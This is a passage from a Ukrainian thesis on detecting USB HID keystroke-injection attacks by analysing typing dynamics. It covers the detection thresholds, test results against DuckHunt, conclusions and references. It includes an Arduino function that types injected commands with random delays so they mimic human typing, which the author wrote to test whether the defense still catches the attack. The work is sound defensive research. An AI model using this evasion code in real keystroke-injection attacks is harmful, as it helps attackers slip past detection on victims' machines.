Наш аналіз наявних клавіатурних подій показує, що коротке значення s = 3 дає явну перевагу, оскільки атака зі шкідливим натисненням клавіш виявляється і запобігає відразу після відправки декількох перших швидких натиснень. Сліди атак не містять жодного випадку, коли два або більше за значення викиду приходили б парами або сплесками. Більше того, наскільки нам відомо, жоден вектор атаки не може бути реалізований за допомогою всього 3 натиснень клавіш. Отже, s = 3 – відмінний вибір.

Для зменшення можливостей мімікрії клавіатурних натискань під час атаки (іншими словами додавання затримок між натисканнями) використаємо методи статистичного аналізу клавіатурних подій, які показали високу точність визначення користувача у ранніх роботах аналізу динаміки клавіатурних подій [76]. Так наприклад, використання середнього значення, медіану і стандартне відхилення було досить для отримання відмінних результатів. На сьогодні ці методи як і раніше широко обговорюються, удосконалюються і застосовуються. Справжнє дослідження в основному зосереджене на використанні цих методів і статистичних вимірів.

В рамках аналізу програма буде збирати характеристики описані в розділі 2.3. Час утримання буде акумулюватися для кожної клавіши окремо, оскільки стиль друку людини впливає також і на час натиснення. Розмір масиву для подальшого опрацювання, як і у випадку з опрацюванням аномальної послідовності натиснення клавіш, є рішенням відкритим для обговорення, але у випадку з статичною обробкою – більший масив передбачає точніші дані. Тому для кожної літери виділено масив

розміром в 100 елементів, куди буде записуватись значення H.time. Також, характеристики UD, DD будуть збиратися під час вільного набору тексту людини та записуватися у відповідні масиви розміром в 100 елементів. Обраний розмір масиву для характеристик ґрунтується на результатах попередніх робіт з використанням статистичного аналізу для клавіатурної біометрії [77, 78]. А також того факту, що для повної побудови шаблону, користувачу необхідно буде зробити 3300 натиснень, враховуючи що на кожну клавішу приходиться рівно 100 натиснень. Як тільки дані наповнюються в відповідних структура даних, розраховуються значення середнього і середнього відхилення для кожної характеристики. Після того, кожна характеристика клавіатурної події буде порівнюватися із відповідним значенням і перевірятись, чи H.time, UD.time, DD.time підпадає під нижню межу зазначених характеристики. Позначимо нижню межу як t_{min}. Вираховуватися t_{min} буде наступним чином:

$$t_{min}(i) = t_{avg}(i) - t_{sd}(i) \quad (4)$$

де $t_{avg}(i)$ – середній час для і-кнопки, $t_{sd}(i)$ – середнє відхилення для і-кнопки. Після того, як статистичні дані будуть зібрані, кожна нова характеристика яка буде зібрана, буде порівнюватися з мінімальним часом, і в разі виявлення порушень – лічильник порушень буде акумулюватись. При перерві між натисканнями в більше 2 секунд – лічильник скидається. Таке рішення обумовлено тим, що навіть якщо зловмисник прийме рішення змінити тактику атаки, та спробувати емулювати клавіатурні натиснення людини – час все ще є ключовим показником для успішної реалізації атаки.

Постає питання в виборі максимального значення акумулюваних помилок, позначимо його як er_{max}. Це також є вибором дизайну захисту, але варто зазначати, що чим більше значення er_{max}– тим більша вірогідність ігнорування атаки, оскільки максимальне значення не буде досягнуто в процесі атаки, припускаючи що не кожне натиснення клавіши буде відрізнятися від сканованого шаблону користувача. З іншого

боку, встановлення низького значення er_{max} призведе до хибно позитивних спрацювань. Наведена в розділі 2 атака складається з 302 клавіатурних подій – було прийнято рішення встановити показник $er_{max} = 15$.

Підхід з використанням статистичного аналізу клавіатурних характеристик базується на тому факті, що користувач перед тим як бути атакованим, активно використовував свій ПК та програма мала час для побудови профілю даного користувача.

В якості захисту від подальшої реалізації атаки, користувач буде нотифікований через діалогове вікно, а подальше клавіатурне введення заблоковано, поки не відбудеться взаємодія з вікном. Для блокування вводу використовується бібліотека ctypes, що призначена для роботи з нативними бібліотеками системи.

В загальному, алгоритм захисту продемонстровано на рис. 3.1.

3.3 Тестування захисту за допомогою використання побудованої програмно-апаратної загрози

Використовуючи побудований захист спробуємо здійснити атаку в класичному її варіанті – як можна швидше. Після підключення шкідливого пристрою та ініціації атаки корисне навантаження встигає відкрити PowerShell та перейти до виділеної директорії, проте відразу після виконання команди переходу відбувається блокування подальшого введення та з’являється діалогове вікну (рис. 3.2).



Рисунок 3.1 – Алгоритм захисту з використанням аналізу характеристик клавіатурних подій



Рисунок 3.2 – Діалогове вікно при спробі атаки

При повторенні даного експерименту результати не змінювались – шкідливе навантаження встигає відкрити PowerShell аплікацію, і потім зупиняється через унеможливлення подальшої реалізації.

Але даний метод спрацювання виконується в результаті спрацювання перевірки на швидке натиснення клавіш.

В рамках тестування, спробуємо перевірити спрацювання програми на людський друк, та перевіримо кількість хибно позитивних результатів. Для цього, проведемо 10 сесій на друку 1000 символів.

Детектором хибного спрацювання буде поява діалогового вікна.

В результаті сесій отримали статистику хибних спрацювань (рис. 3.3) та порівняли результати отриманого методу з результатами сесій друку DuckHunt (рис.3.4).



Рисунок 3.3 – Результати сесій друку з ввімкненим ПЗ захисту



Рисунок 3.4 – Порівняння кількості хибних спрацювань DuckHunt і запропонованого методу.

Після того, не вимикаючи програми захисту, виконаємо спробу HID атаки на ПК жертви, але модифікувавши корисне навантаження на платі, таким чином аби шкідливі натиснення клавіатури були подібні до людського друку – тобто з динамічними затримками між ними. Для цього, замість функції Keyboard.print використаємо функцію з штучними затримками між натисканнями (рис. 3.5). Значення для затримки обрали з медіанних значень, отриманих у розділі 2.

```
void printLetterByLetterWithDelay(String msg) {
  int msgLength = msg.length() + 1;
  char msgCharArray[msgLength];
  msg.toCharArray(msgCharArray, msgLength);
  for (int i = 0; i < sizeof(msgCharArray); i = i + 1) {
    Keyboard.print(msgCharArray[i]);
    delay(random(80, 100));
  }
  Keyboard.println("");
}
```

Рисунок 3.5 – Функція друку команд з затримкою.

В результаті експерименту отримали такий самий результат як у випадку зі швидкісним виконання атаки, з єдиною різницею – в даному випадку діалогове вікно та блокування клавіатури було здійснено вже під час набору команд до аплікації Notepad.

Тобто система змогла розпізнати проведення атаки, та заблокувати подальшу її реалізацію.

Але, варто відмітити, що для детектування та протидії знадобився значно більший проміжок часу ніж при події швидкого набору тексту, оскільки у випадку мімікрії клавіатурного вводу під людський друк – кількість помилок, характеристик, що не співпадають із генерованим шаблоном що було побудовано під час сесій друку, акумулюється з плином часу.

Висновки до третього розділу

Тема клавіатурної біометрії є актуальною темою для досліджень з часів появи перших пристроїв зв’язки. Динаміка натиснення клавіш, на якій зосереджено це дослідження, використовує природний ритм, який користувача при наборі тексту на клавіатурі. Широко обговорювалося, що цей ритм як правило, унікальний для кожної людини і що він може бути ефективним методом ідентифікації, аутентифікації, постійного моніторингу або навіть класифікації.

За результати проведеного дослідження клавіатурної біометрії, було вирішено, що оптимальним рішенням для аналізу зібраних характеристик клавіатурної динаміки буде статистичний аналіз, а саме знаходження мінімального бар’єру часу утримання для кожної із клавіш на основі обчислення середнього та середнього відхилення для векторів часу утримання кожної із клавіш . Це дало змогу побудувати удосконалений двох рівневий захист, який здатен як розпізнати класичний вид HID атаки з виконанням шкідливих натискань якомога швидше, так і варіант мімікрії, коли час між натисненням клавіш штучно збільшено та рандомізовано.

Було проведено повторні експерименти з сесіями друку на 1000 символів, та виявлено, що запропонований метод має значно нижчій рівень хибно позитивних результатів. Що дає змогу констатувати задоволеність кінцевих користувачів, через зменшення роздратування під час роботи.

ВИСНОВКИ

USB HID атаки є серйозною загрозою будь-якої організації, оскільки в поєднанні з методами соціальної інженерії даний тип атаки є майже непомітним у реалізації. Традиційні комплекси захисту інформації не здатні детектувати виконання USB атаки, оскільки даний тип загроз використовує основоположні принципи протоколу, а саме «plug-and-play».

Аналіз клавіатурної динаміки – є одним із найдієвіших методів протидії HID атакам через простоту імплементації, точність та широке поширення в останні роки.

У першому розділі були розглянуті теоретичні основи атаки, розглянуто історія появлення BadUSB атак. Проаналізовано історію створення протоколу USB та ставлення його розробників до вбудованих систем захисту. Класифіковані можливі вектори атаки з використанням протоколу та розглянули більш детально наявні атаки через маскування інтерфейсів та наявні рішення для протидії їм.

Другий розділ присвячено побудові моделі загроз, виокремлення суттєвих факторів, на які було звернута увага в подальшому досліджені. Також, після побудови моделі загроз було побудована апаратна та програмна її реалізації за на базі USBDriveBy атаки. Проаналізовано швидкість виконання атаки в разі задовільних для цього умов. Також, було побудовано спеціалізовано програмне забезпечення для прослуховування клавіатурних подій. На базі нього, зібрали дані типових характеристик клавіатурних подій під час атаки. Проаналізували дані характеристики, виявили швидкість друку при класичному варіанті атаки. Також, за допомогою слухача проаналізували швидкість друку та типові характеристики людського друку. Було розглянуто також ефективність відкритого ПЗ DuckHunt та переваги та недоліки його використання. Виявили, що відсоток хибно позитивних результатів при використанні даної системи захисту становив майже 9%.

У третьому розділі удосконалено метод захисту від USB HID атак. Побудовано дворівневий захист, який блокував можливості реалізації атаки через класичний варіант – з імітацію клавіатурних натиснень з максимально можливою швидкість, так і через некласичний – з атакою, яка би імітувала клавіатурні події схожі на людські натискання. Для перевірки некласичного варіанту було змінено корисне навантаження апаратно програмної моделі, що була побудована в розділі 2, та проставлені затримки між натисканням клавіш. Розглянуто ефективність удосконаленого підходу шляхом сесії людського друку та порівняні кількості хибно позитивних спрацювань. В результаті, виявили що запропонований метод має на 8% менше хибних спрацювань ніж його попередник.

Поставлені завдання були виконані у повному обсязі. Система захисту інформації, побудована на базі запропонованого методу, показала високі результати детектування навіть з використанням імітації людського друку.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Мария Нефёдова. Хакеры рассылали устройства BadUSB американским компаниям, 2022. [Електронний ресурс].– Режим доступу: https://xakep.ru/2022/01/10/fin7-badusb/

2. Мария Нефедова. Американская компания подверглась редкой атаке через BadUSB, 2020. [Електронний ресурс].– Режим доступу: https://xakep.ru/2020/03/27/practical-badusb/

3. K. Nohl, J. Lell, BadUSB - On accessories that turn evil, 2014. [Електронний ресурс].– Режим доступу: https://radetskiy.files. wordpress.com/2014/08/srlabs-badusb-blackhat-v1.pdf

4. "Compaq, Digital Equipment Corporation, IBM PC Company, Intel, Microsoft, NEC and Northern Telecom", Universal Serial Bus Specification Revision 1.0, 1996.

5. "USB Implementers Forum", Universal Serial Bus Device Class Definition for Content Security Devices, June 2012.

6. Hewlett-Packard, Intel, Microsoft, NEC, ST-NXP Wireless, Texas Instruments", Universal Serial Bus 3.0 Specification Revision 2.0, November 2008.

7. AIA Vision Online. USB3 Vision Specification, 2008, [Електронний ресурс].– Режим доступу: http://www.visiononline.org/vision-standards-details.cfm?id=167&type=11.

8. "USB Implementers Forum", Universal Serial Bus Power Delivery Specification, March 2016.

9. Hewlett-Packard, Intel, Microsoft, NEC, ST-NXP Wireless, Texas Instruments", Universal Serial Bus 3.2 Specification Revision 1.0, September 2017.

10. USB-IF Statement regarding USB security, Aug. 2014, [Електронний ресурс].– Режим доступу: http://www.usb.org/press/USB-If_Statement_on_USB_Security_FINAL.pdf.

11. Benson Leung, Surjtech’s 3M USB A-to-C cable completely violates the USB spec, 2016, [Електронний ресурс].– Режим доступу: https://www.amazon.com/review/R2XDBFUD9CTN2R/ref=cm_cr_rdp_perm.

12. Inc. USB Mass Storage Class Specification Overview, 2010, [Електронний ресурс].– Режим доступу: http://www.usb.org/developers/docs/devclass_docs/Mass_Storage_Specification_Overview_v1.4_2-19-2010.pdf.

13. "SystemSoft Corporation and Intel Corporation", Universal Serial Bus Common Class Specification Revision 1.0, December 1997.

14. Wang, Z., Stavrou, A.: Exploiting smart-phone USB connectivity for fun and profit. In: Proceedings of the 26th Annual Computer Security Applications Conference. 2010, 357–366. ст.

15. Nissim, N., Yahalom, R., Elovici, Y.: USB-based attacks. Computers & Security 70(Supplement C), 675–688 (2017)

16. S. Stasiukonis, "Social engineering the USB way", Dark Reading, 2006.

17. Paul Sewers, US Govt. plant USB sticks in security study 60the bait, 2011, [Електронний ресурс].– Режим доступу: http://thenextweb.com/insider/2011/06/28/us-govt-plant-usb-sticks-in-security-study-60-of-subjects-take-the-bait/.

18. D. Wagenaar, D. Pavlov and S. Yannick, USB baiting, Universite van Amserdam, 2011.

19. J. Schwartz Mathew, How USB Sticks Cause Data Breach, 2011, [Електронний ресурс].– Режим доступу: http://www.pcworld.com/article/237600/companies_lose_2_5_million_from_missing_memory_sticks_study_says.html.

20. Darren Pauli, Secret defence documents lost to foreign intelligence, 2011, [Електронний ресурс].– Режим доступу: http://www.itnews.com.au/news/secret-defence-documents-lost-to-foreign-intelligence-278961.

21. Falliere Nicolas, Liam O Murchu and Chien Eric, W32. Stuxnet Dossier, 2011, [Електронний ресурс].– Режим доступу: https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf.

22. P. Szor, Duqu-threat research and analysis. McAfee Labs, 2011.

23. K. Zetter and Meet, The Massive Spy Malware Infiltrating Iranian Computers. Wired, May 2012, [Електронний ресурс].– Режим доступу: https://www.wired.com/2012/05/flame/.

24. Security Intelligence Report, 2015, [Електронний ресурс].– Режим доступу: https://www.microsoft.com/security/sir/default.aspx.

25. P. Oliveira, FBI can turn on your web cam and you'd never know it, [Електронний ресурс].– Режим доступу: http://nypost.com/2013/12/08/fbi-can-turn-on-your-web-cam/.

26. CBS/AP. BlackShades malware hijacked half a million computers, [Електронний ресурс].– Режим доступу: http://www.cbsnews.com/news/blackshades-malware-hijacked-half-a-million-computers-fbi-says/.

27. Tal Ater, Chrome Bugs Allow Sites to Listen to Your Private Conversations, 2014, [Електронний ресурс].– Режим доступу: https://www.talater.com/chrome-is-listening/.

28. R. S. Portnoff, L. N. Lee, S. Egelman, P. Mishra, D. Leung and D. Wagner, "Somebody's watching me?: Assessing the effectiveness of webcam indicator lights", Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems CHI' 15, 2015.

29. M. Guri, M. Monitz and Y. Elovici, "USBee: air-gap covert-channel via electromagnetic emission from USB", Privacy Security and Trust (PST) 2016 14th Annual Conference on, pp. 264-268, 2016.

30. Episode 709: USB Rubber Ducky, 2013, [Електронний ресурс].– Режим доступу: http://hak5.org/episodes/episode-709.

31. S. Kamkar, USBdrivebv, 2014, [Електронний ресурс].– Режим доступу: http://samy.pl/usbdriveby/.

32. TURNIPSCHOOL - NSA playset, [Електронний ресурс].– Режим доступу: http://www.nsaplayset.org/turnipschool.

33. COTTONMOUTH-I, 2008, [Електронний ресурс].– Режим доступу: https://nsa.gov1.info/dni/nsa-ant-catalog/usb/index.html#COTTONMOUTH-I.

34. M. Brocker and S. Checkoway, "iSeeYou: Disabling the MacBook webcam indicator LED", 23rd USENIX Security Symposium (USENIX Security 14), pp. 337-352, 2014.

35. A. Caudill and B. Wilson, "Phison 2251–03 (2303) Custom Firmware & Existing Firmware Patches (BadUSB)", GitHub, Sept. 2014.

36. GoodFET. Facedancer21, 2016, [Електронний ресурс].– Режим доступу: http://goodfet.sourceforge.net/hardware/facedancer21/.

37. CVE-2013-285: Windows USB Descriptor Vulnerability, [Електронний ресурс].– Режим доступу: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2013-1285.

38. Alexandru Cornea, Linux-USB: [PROBLEM] USB Hub malformed packets causes null pointer dereference, 2016, [Електронний ресурс].– Режим доступу: http://marc.info/?1=linux-usb&m=144717111312054&w=2.

39. Found Linux kernel USB bugs, 2017, [Електронний ресурс].– Режим доступу: https://github.com/google/svzkallerl/blob/master/docs/linux/found_bugs_usb.md.

40. Dominic Spill, USBProxy, 2014, [Електронний ресурс].– Режим доступу: https://github.com/dominicgs/USBProxy.

41. KeeLog. Hardware Keylogger, 2016, [Електронний ресурс].– Режим доступу: https.//www.keelog.com/.

42. G. Shah, A. Molina and M. Blaze, "Keyboards and Covert Channels", Proceedings of the 2006 USENIX Security Symposium, Aug. 2006

43. M. Neugschwandtner, A. Beitler and A. Kurmus, "A Transparent Defense Against USB Eavesdropping Attacks", Proceedings of the 9th European Workshop on System Security EuroSec ‘16, 2016.

44. GIM Answer Monitor USB Charging Data Cable GPS Locator, 2017, [Електронний ресурс].– Режим доступу: https://www.aliexpress.com/item/1m-GPS-Positioning-Pick-up-Line-Tracker-Remote-Tracking-Cable-\GIM-Answer-Monitor-USB-Charging-Data/32813314360.html?trace=msiteDetai12pcDetail.

45. A. Davis, Revealing Embedded Fingerprints: Deriving Intelligence from USB Stack Interactions, July 2013.

46. L. Letaw, J. Pletcher and K. Butler, "Host Identification via USB Fingerprinting", 2011 IEEE 6th International Workshop on Systematic Approaches tn Digital ForensicEngineering (SADFE), MAY 2011.

47. A. Bates, R. Leonard, H. Pruse, D. Lowd and K. R. B. Butler, "Leveraging USB to Establish Host Identity Using Commodity Devices", Proceedings of the 21st ISOC Network and Distributed System Security Symposium (NDSS’14), Feb. 2014.

48. Usbkiller, 2016, [Електронний ресурс].– Режим доступу: https://www.usbkill.com/.

49. Han, S., Shin, W., Kang, J., Park, J.H., Kim, H., Park, E., Ryou, J.C.: IRON-HID: Create your own bad USB (white paper). HITBSecConf 2016 - Amsterdam. The 7th Annual HITB Security Conference in the Netherlands, 2016.

50. Gold, S., Android insecurity. Network Security. 2011. 5-7 p..

51. Goodin D., Meet “badBIOS,” the mysterious Mac and PC malware that jumps airgaps. 2013, [Електронний ресурс].– Режим доступу: https://arstechnica.com/information-technology/2013/10/meet-badbios-the-mysterious-mac-and-pc-malware-that-jumps-airgaps/

52. BadBIOS is back – this time on your TV. 2015, [Електронний ресурс]– Режим доступу: https://nakedsecurity.sophos.com/2015/11/16/badbios-is-back-this-time-on-your-tv/

53. Cybersecurity and Infrastructure Security Agency. Using Caution with USB Drives. 2021, [Електронний ресурс]– Режим доступу: https://www.cisa.gov/tips/st08-001

54. Harman, R. Controlling USB Flash Drive Controllers: Expose of Hidden Features. In ShmooCon 2014, 2014.

55. A. Mammit. How Bad Is BadUSB? Security Experts Say There Is No Quick Fix. 2014, [Електронний ресурс]– Режим доступу: http://www.techtimes.com/articles/17078/20141004/how-bad-is-badusb-security-experts-say-there-is-no-quick-fix.html.

56. Yang, B., Feng, D., Qin, Y., Zhang, Y., Wang, W.: TMSUI: A trust manage ment scheme of USB storage devices for industrial control systems. In: Information and Communications Security: 17th International Conference, ICICS 2015, Beijing, China, December 9-11, 2015, Revised Selected Papers, pp. 152–168. Springer In ternational Publishing, Cham

57. Tian, D.J., Bates, A., Butler, K.R., Rangaswami, R.: ProvUSB: Block-level provenance-based data protection for USB storage devices. In: Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS'16). pp. 242–253.

58. Kang, M.: USBWall: A Novel Security Mechanism to Protect Against Maliciously Reprogrammed USB Devices. Master's thesis, University of Kansas. 2015.

59. G DATA USB Keyboard Guard, 2014. [Електронний ресурс].– Режим доступу: https://www.gdatasoftware.com/en-usb-keyboard-guard

60. Tian, D.J., Bates, A., Butler, K.: Defending Against Malicious USB Firmware with GoodUSB. In: Proceedings of the 31st Annual Computer Security Applications Conference. 2015. pp. 261–270.

61. Tian, D.J., Scaife, N., Bates, A., Butler, K., Traynor, P.: Making USB great again with USBFILTER. In: 25th USENIX Security Symposium (USENIX Security 16). 2016. pp. 415–430.

62. Nissim, N., Yahalom, R., Elovici, Y.: USB-based attacks. Computers & Security, 2017. pp.675–688

63. Angel, S., Wahby, R.S., Howald, M., Leners, J.B., Spilo, M., Sun, Z., Blumberg, A.J., Walfish, M.: Defending against malicious peripherals with Cinch. In: USENIX Security Symposium. 2016.

